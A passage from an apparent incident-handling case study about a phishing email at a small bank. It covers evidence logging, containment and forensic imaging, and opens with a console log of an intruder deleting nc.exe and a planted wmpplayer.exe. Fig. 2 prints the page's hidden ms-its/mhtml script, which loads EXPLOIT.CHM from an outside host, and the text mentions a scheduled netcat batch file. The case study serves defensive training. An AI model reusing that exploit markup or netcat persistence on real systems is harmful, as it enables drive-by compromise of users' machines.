05/01/2004 12:25p <DIR>      ..
05/01/2004 12:25p <DIR>      ew_c.tmp
05/01/2004 12:02p <DIR>      gwviewer
05/01/2004 11:58a          16,384 ~df57a0.tmp
05/01/2004 11:58a          16,384 ~df58a1.tmp
05/01/2004 11:59a          2,817 usml_s1.vew
          3 File(s)      35,585 bytes
          4 Dir(s)   1,787,494,400 bytes free

C:\Documents and Settings\ftest\Local Settings\Temp>cd ew_c.tmp
cd ew_c.tmp

C:\Documents and Settings\ftest\Local Settings\Temp\ew_c.tmp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

Directory of C:\Documents and Settings\ftest\Local Settings\Temp\ew_c.tmp

05/01/2004 12:25p <DIR>      .
05/01/2004 12:25p <DIR>      ..
05/01/2004 12:25p          59,392 nc.exe
          1 File(s)   59,392 bytes
          2 Dir(s)   1,787,494,400 bytes free

C:\Documents and Settings\ftest\Local Settings\Temp\ew_c.tmp>del *.*
del *.*
C:\Documents and Settings\ftest\Local Settings\Temp\ew_c.tmp\*.*, Are you sure (Y/N)? y
y

C:\Documents and Settings\ftest\Local Settings\Temp\ew_c.tmp>cd ..
cd ..

C:\Documents and Settings\ftest\Local Settings\Temp>rd ew_c.tmp
rd ew_c.tmp

C:\Documents and Settings\ftest\Local Settings\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

Directory of C:\Documents and Settings\ftest\Local Settings\Temp

05/01/2004 12:32p <DIR>      .
05/01/2004 12:32p <DIR>      ..
05/01/2004 12:02p <DIR>      gwviewer
05/01/2004 11:58a          16,384 ~df57a0.tmp
05/01/2004 11:58a          16,384 ~df58a1.tmp
05/01/2004 11:59a          2,817 usml_s1.vew
          3 File(s)      35,585 bytes
          3 Dir(s)   1,787,555,840 bytes free

C:\Documents and Settings\ftest\Local Settings\Temp>cd \program files\windows media player
cd \program files\windows media player

C:\Program Files\Windows Media Player>dir
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

Directory of C:\Program Files\Windows Media Player

05/01/2004 11:11a <DIR>      .
```



```

05/01/2004 11:11a <DIR> ..
10/13/2003 07:02p <DIR> 1033
10/13/2003 07:02p <DIR> icons
10/13/2003 07:02p <DIR> installer
10/13/2003 07:02p <DIR> roxio
10/13/2003 07:02p <DIR> skins
10/13/2003 07:02p <DIR> visualizations
07/06/2002 06:01p      114,688 custsat.dll
07/06/2002 06:01p      186,696 dw15.exe
11/14/2002 07:03p      15,544 eula.txt
07/24/2002 07:00a      26,896 laprx.dll
07/24/2002 07:00a      65,296 logagent.exe
12/11/2002 03:08p      782,336 migrate.exe
06/19/2003 02:05p      4,639 mplayer2.exe
12/11/2002 03:16p      352,256 mpvis.dll
12/11/2002 06:09p      217,600 npdrm2.dll
04/03/2002 02:35p      403 npdrm2.zip
07/24/2002 07:00a      22,060 npds.zip
06/19/2003 02:05p      364,544 npdsplay.dll
12/11/2002 05:34p      9,728 npwmsdrm.dll
11/08/2002 07:02p      16,384 pidgen.dll
12/11/2002 03:08p      749,568 setup_wm.exe
05/01/2004 11:59a      67,153 wmpplayer.exe
12/11/2002 05:34p      208,896 wmpns.dll
10/16/2002 06:01p      28,140 wmpns.jar
      18 File(s)  3,232,827 bytes
      8 Dir(s)  1,787,555,840 bytes free

```

```

C:\Program Files\Windows Media Player>del wmpplayer.exe
del wmpplayer.exe

```

```

C:\Program Files\Windows Media Player>dir
dir
Volume in drive C has no label.
Volume Serial Number is C08D-99A2

```

Directory of C:\Program Files\Windows Media Player

```

05/01/2004 12:33p <DIR> .
05/01/2004 12:33p <DIR> ..
10/13/2003 07:02p <DIR> 1033
10/13/2003 07:02p <DIR> icons
10/13/2003 07:02p <DIR> installer
10/13/2003 07:02p <DIR> roxio
10/13/2003 07:02p <DIR> skins
10/13/2003 07:02p <DIR> visualizations
07/06/2002 06:01p      114,688 custsat.dll
07/06/2002 06:01p      186,696 dw15.exe
11/14/2002 07:03p      15,544 eula.txt
07/24/2002 07:00a      26,896 laprx.dll
07/24/2002 07:00a      65,296 logagent.exe
12/11/2002 03:08p      782,336 migrate.exe
06/19/2003 02:05p      4,639 mplayer2.exe
12/11/2002 03:16p      352,256 mpvis.dll
12/11/2002 06:09p      217,600 npdrm2.dll
04/03/2002 02:35p      403 npdrm2.zip
07/24/2002 07:00a      22,060 npds.zip
06/19/2003 02:05p      364,544 npdsplay.dll
12/11/2002 05:34p      9,728 npwmsdrm.dll
11/08/2002 07:02p      16,384 pidgen.dll
12/11/2002 03:08p      749,568 setup_wm.exe
12/11/2002 05:34p      208,896 wmpns.dll
10/16/2002 06:01p      28,140 wmpns.jar
      17 File(s)  3,165,674 bytes
      8 Dir(s)  1,787,625,472 bytes free

```

```

C:\Program Files\Windows Media Player>

```

The Incident Handling Process

Preparation

Current countermeasures are a Cisco Pix 520 firewall between the Internet SDSL connection and the internal network or LAN. Syslog ERROR, CRITICAL, and ALERT messages are being logged from the firewall to a syslog server. The firewall configuration denies all incoming connections except SMTP traffic to the Trend Micro InterScan server. The Trend Micro InterScan server receives all SMTP incoming email and scans attachments for viruses and then forwards them on to the email server. All servers are running Trend Micro Server Protect and scan all incoming files in real-time. All workstations are running Trend Micro Office Scan anti-virus.

There is no policy or procedures for incident handling. The extent of the incident handling planning was to designate who was to respond to incidents. The Incident Handling policy is currently on the organizations to do list.

The incident handling team was made up of 3 team members. The first team member is the Operations Supervisor. His job is to deal with management, human resources, and customers of the organization. The second team member is the Computer Systems Administrator. His job is to deal with the technical issues of the incident and identify, contain, eradicate, and recovery from the incident. The third member of the team is the Assistant Computer Systems Administrator. His job is to help the Computer Systems Administrator in his tasks.

Identification

Timeline of Incident Handling Events

Date	Step	Description
April 28, 2004	Incident	Spoofed email message sent to ftest user
May 1, 2004	Identified	Computer Systems Administrator discovers the incident
May 2, 2004	Contained	Blocking IP packets with 555.555.555.555 as destination at firewall. Ftest User system disconnected for network.
May 2, 2004	Eradicated	Begin to rebuild Ftest User's system.
May 4, 2004	Recovered	Ftest User's system rebuilt.

A few days after receiving the spoofed email message the victim Ftest User was on break in the break room when the Computer Systems Administrator, Peter Parker walked in. Ftest User started asking questions about the new support website. Peter Parker was confused by the questions and asked Ftest User what support website are you talking about? Ftest User went on to tell Peter Parker that he received an email message from him with a link to a new support website. Peter Parker was beginning to be concerned since he was sure he had not sent the email. Peter Parker asked to see the email and Ftest said he still had it and would show him.

Peter Parker examines the email message and quickly realizes that something is wrong. The email had his own contact information listed in the message body and the FROM field of the email listed his real email address yet Peter Parker knew he did not send the message.

Peter Parker determines that he has an incident on his hands and retrieves a notepad from his office to record his findings and actions. Peter knew that a written record would be better proof if the incident became serious enough to involve law enforcement and prosecuting the attacker. Peter Parker writes today's date, 05/01/2004, and the title, Spoofed email from peter.parker@xyzbank.com, on the notebooks first page.

Fig. 1 (continued on next page)

```
Received: from sheilder
  ([192.168.2.7])
  by XYZMAIL.XYZMAIL.COM; Wed, 28 Apr 2004 01:01:43 -0500
Received: from 111.111.111.111 by sheilder (InterScan E-Mail VirusWall NT); Wed, 28 Apr 2004 01:01:44 -0500
Received: from target (mn-nrp2-dhcp1-294.dsl.isp.net [555.555.555.555])
  by avalanche.isp.net (Postfix) with ESMTP id ECFB150CA7
  for <ftest.user@xyzbank.com>; Wed, 28 Apr 2004 01:02:10 -0500 (CDT)
From: "Peter Parker" <peter.parker@xyzbank.com>
Subject: New Support Website Check it Out
To: ftest.user@xyzbank.com
Content-Type: text/html
Content-Transfer-Encoding: 7bit
Reply-To: peter.parker@xyzbank.com
Date: Wed, 28 Apr 2004 01:01:46 -0500
X-Priority: 3
MIME-Version: 1.0
X-Mailer: x-mailer
Message-Id: <20040428060210.ECFB150CA7@avalanche.isp.net>

<html>
<head><title>Check it Out</title></head>

<html>
<head><title>Check it Out</title></head>

<body>
<h1>
<p align="center">Check it Out
</h1>

<a href="http://www.acme.net">New Support Website</a>

<p align="left">We have a new Support Website I'd like you to check out.<br>
Please click on the link (New Support Website) to visit the new Support Website.<br>
```

This site will become more important with added features in the future.


```
<p align="left">Peter Parker<br>
Computer Systems Administrator<br>
XYZ Community Bank of Anytown<br>
123 Street<br>
Anytown, XX. 55555<br>
(555)555-1234<br>
peter.parker@xyzbank.com<br>
```

```
</body>
</html>
```

Peter examines the MIME message source shown in **Fig. 1** by right clicking on the email in the inbox of the Novell GroupWise client and selecting view. He prints the message source out as his first piece of evidence. Then on a clean sheet within the notebook Peter writes today's date, 05/01/2004 and titles the page, EVIDENCE LOG, and makes an entry for item #1.

ITEM #: 1

TYPE OF EVIDENCE: Printed document

DESCRIPTION:

Message source from Ftest User's email inbox. Message subject "New Support Website Check It Out".

Peter's examination of the MIME message source shows an HTML message body with an entry {<a href=<http://www.acme.net>>New Support Website}. Peter verifies with Ftest User that he did in fact click on the link. Peter writes in his log a description of what is known at this time:

Description of Incident:

Ftest User received an email message on 04/28/2004 that appears to be from peter.parker@xyzbank.com with the subject "New Support Website Check It Out". The time the email was received was 1:01 A.M. Peter Parker (myself) knows that I did not send this message. First examination of the message body shows the message included correct contact information for Peter Parker at XYZ Community Bank.

It is my belief on 05/01/2004 that this is a spoofed email message pretending to be from myself, Peter Parker, in order to get Ftest User to open the message. Ftest User has indicated that on 04/28/2004 he did open the message and did click on the link to "New Support Website".

Examination of the message source, evidence item #1, shows that the link points to {www.acme.net}. Peter searches Ftest User's temporary internet files, found in {c:\documents and settings\ftest\local settings\temporary internet files}. He finds a file

called {www.acme.net/.html}. Peter opens the file in notepad and discovers what is contained in the file is most likely the HTML code of the website that Ftest User opened when clicking on the “New Support Website” link. Peter prints the file and logs it in the evidence log of the notebook as item #2.

TEM #: 2

TYPE OF EVIDENCE: Printed document

DESCRIPTION:

Suspected HTML code from “New Support Website”

Examination of the HTML code shows some very simple links and then at the bottom some unfamiliar code that contains references to {acme.net}, {EXPLOIT.CHM}, and {exploit.htm}. **Fig. 2** shows the HTML code examined. The name exploit in itself doesn't sound good to Peter Parker.

Fig. 2 (continued on next page)

```
<html>
<head><title>Support Version 1x</title></head>

<body>
<h1>
<p align="center">Support Version 1x
</h1>

<h3>
<p align="left">Search Engines
</h3>
<p>
<a href="http://www.google.com">Google!</a>
<a href="http://www.yahoo.com">Yahoo!</a>
</p>

<h3>
<p align="left">Security Web Sites
</h3>
<p>
<a href="http://www.securitywizardry.com/radar.htm">Security Radar</a>
<a href="http://www.sans.org">SANS</a>
</p>

<h3>
<p align="left">MISC
</h3>
<p>
<a href="http://www.techtv.com">TechTv</a>
<a href="http://www.unitedmedia.com/comics/dilbert">Dilbert</a>
</p>

<textarea id="code" style="display:none;">
  <object data="&#109;s-its:mhtml:file://c:\foo.mht!http://www.acme.net/EXPLOIT.CHM::exploit.htm" type="text/x-
  scriptlet"></object>
</textarea>

<script language="javascript">
```

```

document.write(code.value.replace(/{PATH}/g,location.href.substring(0,location.href.indexOf('exploit.htm'))));
</script>

</body>
</html>

```

Peter Parker now realizes that Ftest User's system has been compromised and will require a more detailed examination and more careful preservation of evidence. Peter Parker notifies the other team members and the containment phase begins.

Containment

Peter Parker has a laptop, external USB hard drive, hub, various cables, and a collection of software tools on CD-ROM that will act as the improvised jump bag in this incident. The tools used from this jump bag are as follows:

1. Laptop computer running Windows XP
2. Seagate external 150GB USB hard disk drive
3. NETGEAR EN104TP 4 port 10Base-T hub
4. RJ-45 patch cables
5. Symantec Ghost v7.5
6. 1.44MB Floppy disks

The team decides to first examine the current connections to the system using TCPView¹⁸ and save the output to a file. The TCPView output is shown in **Fig. 3**.

Fig. 3

GrpWise.exe:1580	UDP	0.0.0.0:1168	**	
GrpWise.exe:1580	UDP	192.168.2.82:1144	**	
GrpWise.exe:1580	TCP	0.0.0.0:1285	0.0.0.0:0	LISTENING
GrpWise.exe:1580	TCP	192.168.2.82:1285	192.168.2.105:1677	ESTABLISHED
LSASS.EXE:228	UDP	192.168.2.82:500	**	
LSASS.EXE:228	UDP	192.168.2.82:4500	**	
mstask.exe:796	TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
svchost.exe:384	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1034	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1091	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1097	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.82:139	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.82:427	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.82:1091	192.168.2.5:524	ESTABLISHED
System:8	TCP	192.168.2.82:1097	192.168.2.5:524	ESTABLISHED
System:8	TCP	192.168.2.82:12345	192.168.2.7:4756	TIME_WAIT
System:8	UDP	0.0.0.0:445	**	
System:8	UDP	192.168.2.82:137	**	
System:8	UDP	192.168.2.82:138	**	
System:8	UDP	192.168.2.82:427	**	
System:8	UDP	192.168.2.82:1026	**	
System:8	TCP	192.168.2.82:1284	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.82:1284	192.168.2.7:139	ESTABLISHED
tmlisten.exe:844	TCP	0.0.0.0:12345	0.0.0.0:0	LISTENING
winvnc.exe:964	TCP	0.0.0.0:5800	0.0.0.0:0	LISTENING
winvnc.exe:964	TCP	0.0.0.0:5900	0.0.0.0:0	LISTENING

The team examines the TCPView output file quickly and sees no out of the ordinary connections established. All established connections can be verified as normal connections to the email server, anti-virus server, and file server. Peter Parker logs it as item #3 in the evidence log.

ITEM #: 3

TYPE OF EVIDENCE: Printed document

DESCRIPTION:

Output of TCPView performed on Ftest User's workstation on 05/01/2004 @ 10:00 A.M.

Now the team disconnects the network cable from the back of Ftest User's workstation in the hope of containing the incident to this workstation only. The Supervisor of Operations and Assistant Computer Systems Administrator are deployed to look for other systems that have the {www.acme.net/.html} file on the hard drive or the user remembers receiving the spoofed email message in their inbox.

Peter Parker is tasked with assessing the incident on Ftest User's workstation. The first task in assessing the workstation is to get a forensics back up of the hard disk drive. Peter will use Symantec Ghost Version 7.5 to create a forensics image of the hard disk drive. This method should work in version 8.0 as well.

First we will need to check what the network interface card is on the workstation. Peter uses Windows device manager to check the network card model. On the laptop Peter runs Symantec Boot Disk Wizard to create the network Ghost boot disk for the workstation. This will be needed to connect the workstation to the GhostCast server on the laptop.

The workstation will need to be shutdown in order to make the forensic backup. Peter decides to pull the power plug rather than shutdown the system normally, in the hopes of not destroying any evidence that might be overwritten or deleted by the shutdown process.


List of equipment used to create forensics backup of hard disk:

1. Laptop computer running Windows XP
2. Seagate 150GB External USB drive
3. NETGEAR EN104TP 10BASE-T hub
4. RJ-45 patch cables
5. Symantec Ghost 7.5¹⁹ software
6. Ghost boot disk

The equipment is assembled by connecting the Seagate USB drive to the USB port of the laptop. The laptop should automatically install the drive. The drive will be assigned a drive letter. Windows explorer will show you the drive letter, in our case drive {e:}. We will need to assign the laptop Ethernet interface an IP address to be used for the connection to the Ftest User workstation. We will assign IP 192.168.2.3 for the address of the laptop. Next we will connect a RJ-45 patch cable from the NETGEAR hub to the Ftest User workstation. Then we connect another RJ-45 patch cable from the NETGEAR hub to the laptop.

Peter will now start the Symantec GhostCast Server. Symantec GhostCast Server requires a few configuration entries to be made. Shown in **Fig. 4** is the GhostCast server configuration and status screen. Here you will need to give it a session name. The session name will be used on both the GhostCast server and workstation to make sure they are communicating with each other. Next we need an image file path and name. Here we are saving the forensic image to {e:\forensic-images\ftest-forensic-image.gho}. The final configuration is to select Disk and then in the Client command line options set it to Disk No. 1 with the command line of {-clone,mode=dump,src=1,dst=@mcf forensic}. Disk No. 1 tells GhostCast server that the disk drive in the workstation to be imaged is the 1st drive. The command line says we want to dump the contents from disk 1 {src=1} to the destination indicated by the forensic session {@mcf forensic}. The forensic destination is the path set in image file field. Click, accept clients, and we are ready to receive the image.

Fig. 4



We will boot the workstation using the boot disk. Once booted we will run ghost.exe with the command {ghost -ir -ja=forensic -jaddr=192.168.2.3 -jm=u -z1}. This tells the ghost.exe to do a sector-by-sector {-ir} copy including extraneous or erroneous boot track information or an exact copy of the disk errors and free space. The {-ja=forensic} tells ghost.exe what the GhostCast server session name is. {-jaddr=192.168.2.3} tells ghost.exe what the IP address of the GhostCast server is. {-jm=u} tells ghost.exe to use unicast mode. {-z1} will use FAST compression for the image file.

Peter logs the disk image as item # 4 in the evidence log.

ITEM #: 4

TYPE OF EVIDENCE: Hard disk image

DESCRIPTION:

This is a sector-by-sector image of Ftest User's hard disk drive. Taken on 05/01/2004 @ 12:05 P.M.

Peter decides to boot the workstation back up since we have the forensic backup image. This is not always the recommended procedure, but Peter is being pushed to recover the system since Ftest User has no replacement system to use during the investigation. Once Peter gets the workstation booted back up he is going to run a batch file called fred.bat. This batch file is on Melior, Inc. F.I.R.E. CD V0.3.5b²⁰. Melior's F.I.R.E CD is a forensic tool set that can be booted from or inserted into an already booted system. To run fred.bat Peter inserts the CD into the already booted and logged in workstation. If auto run is enabled you should see the F.I.R.E. window come up. **Fig. 5** shows the F.I.R.E. GUI window. Peter selects "Open forensic cmd shell" from the buttons on the left. This will run a trusted copy of the cmd.exe file on the F.I.R.E. CD. It also sets the path environment variable to search the binaries on the F.I.R.E. CD first. This is helpful if the malware or attacker has modified the tools you want to use to find the malicious code in order to cloak his malware. **Fig. 6** shows the forensic command shell window.

Fig. 5





Fig. 6



Peter will execute the fred.bat file from here, but first he must obtain a blank floppy disk to place in the {a:} drive. The fred.bat file will create a file called audit.txt on the {a:} drive. The batch file fred.bat will run various commands and programs and send the output or results to {a:\audit.txt}. The commands and programs that fred.bat executes are as follows:

1. PSInfo v1.31 by Mark Russinovich www.sysinternals.com
2. NET ACCOUNTS (Windows command) – Lists user account thresholds.
3. NET FILE (Windows command) – List open files.
4. NET SESSION (Windows command) – Lists open sessions.
5. NET SHARE (Windows command) – Lists shared folders.
6. NET START (Windows command) – Lists running services.
7. NET USE (Windows command) Lists connections to shared folders.
8. NET USER (Windows command) – Lists usernames.
9. NET VIEW (Windows command) – Lists other computers in current domain.
10. arp -a (Windows command) – Lists ARP entries in the systems ARP table.
11. netstat -anr (Windows command) – List connections/listening ports and routing table.
12. PSLoggedOn v1.21 by Mark Russinovich www.sysinternals.com
13. Proclnterrogate v0.0.1 by Kirby Kuchl vacuum@users.sourceforge.com
14. FPORT (fport /p) v2.0 by FoundStone Inc. www.foundstone.com
15. PSLIST (pslist -x) v1.2 by Mark Russinovich www.sysinternals.com
16. NBTSTAT (Windows command) – Lists connections using NetBios of TCP/IP.
17. DIR {dir /s /a:h /t:a c: d:} – List all hidden files on C and D drives.
18. MD5SUM of all system files
19. AT (Windows command) – List all task scheduler tasks.

The fred.bat output file audit.txt is very large. A slimmed down version showing key areas for this incident is shown in **Fig. 7**. Highlighted are 2 suspicious entries in audit.txt that seem out of place. First suspicious finding is a hidden directory called {X} in {c:\program files}. The second suspicious finding is a task scheduler entry found with the command {AT}, that runs a batch file from the suspicious hidden {X} directory called bat-nc-s.bat. Peter prints the audit.txt file out and logs it as item # 5 in the evidence notebook.

<p>ITEM #: 5</p> <p>TYPE OF EVIDENCE: Printed document</p> <p>DESCRIPTION:</p> <p>Output of fred.bat v1.1 off the F.I.R.E. CD v0.3.5b showing some suspicious entries.</p>
--

Fig. 7 (continued on the next 12 pages)

```

FRED v1.1 - 2 April 2002 [modified for fire 10/2002]
-----
START TIME
-----
10:02a
Sun 05/02/2004

-----
HIDDEN FILES (dir /s /a:h /t:a c: d:)
-----
Volume in drive C is Local Disk
Volume Serial Number is 88F1-43D9

Directory of C:\

05/02/2004 09:22a <DIR>    recycler
05/02/2004 09:00a <DIR>    system volume information
05/02/2004 09:22a          150,528 arldr.exe
05/02/2004 09:22a          163,840 arcsetup.exe
04/17/2004 06:26p           0 autoexec.bat
05/02/2004 09:22a           186 boot.ini
04/17/2004 06:26p           0 config.sys
04/17/2004 06:26p           0 io.sys
04/17/2004 06:26p           0 msdos.sys
05/02/2004 09:22a          34,724 ntdetect.com
05/02/2004 09:22a          214,432 ntldr
05/02/2004 08:59a       503,316,480 pagefile.sys
    10 File(s)  503,880,190 bytes

Directory of C:\Documents and Settings

05/02/2004 09:22a <DIR>    default user
    0 File(s)      0 bytes

Directory of C:\Documents and Settings\Administrator

05/02/2004 09:22a <DIR>    application data
05/02/2004 09:22a <DIR>    local settings
05/02/2004 09:22a <DIR>    nethood

```

```

05/02/2004 09:22a <DIR> printhood
05/02/2004 09:22a <DIR> recent
05/02/2004 09:22a <DIR> sendto
05/02/2004 09:22a <DIR> templates
05/02/2004 12:07a      618,496 ntuser.dat
05/02/2004 12:07a      1,024 ntuser.dat.log
05/02/2004 12:07a      180 ntuser.ini
      3 File(s)      619,700 bytes

Directory of C:\Documents and Settings\Administrator\Application Data

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
      0 File(s)      0 bytes

Directory of C:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer

04/24/2004 05:56p      2,656 desktop.htt
      1 File(s)      2,656 bytes

Directory of C:\Documents and Settings\Administrator\Application Data\Microsoft\Protect\S-1-5-21-725345543-688789844-1343024091-500

04/19/2004 12:46p      456 fe5947d8-964c-461f-8a74-c63ff917887c
04/27/2004 03:34p      24 preferred
      2 File(s)      480 bytes

Directory of C:\Documents and Settings\Administrator\Favorites

05/02/2004 12:04a      83 desktop.ini
      1 File(s)      83 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
05/02/2004 09:22a <DIR> application data
      0 File(s)      0 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Application Data

05/02/2004 09:22a <DIR> .
05/02/2004 09:22a <DIR> ..
      0 File(s)      0 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows

05/02/2004 12:06a      8,192 usrclass.dat
04/19/2004 04:36p      1,024 usrclass.dat.log
      2 File(s)      9,216 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\History

05/02/2004 12:05a      113 desktop.ini
      1 File(s)      113 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\History\History.IE5

04/19/2004 12:46p      113 desktop.ini
      1 File(s)      113 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files

05/02/2004 12:05a      67 desktop.ini
      1 File(s)      67 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5

05/02/2004 12:05a      67 desktop.ini
      1 File(s)      67 bytes

```

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\7L3Q859V

04/24/2004 05:57p 67 desktop.ini
1 File(s) 67 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\BYE4A3YL

04/24/2004 05:57p 67 desktop.ini
1 File(s) 67 bytes

Directory of C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\R3BKTESI

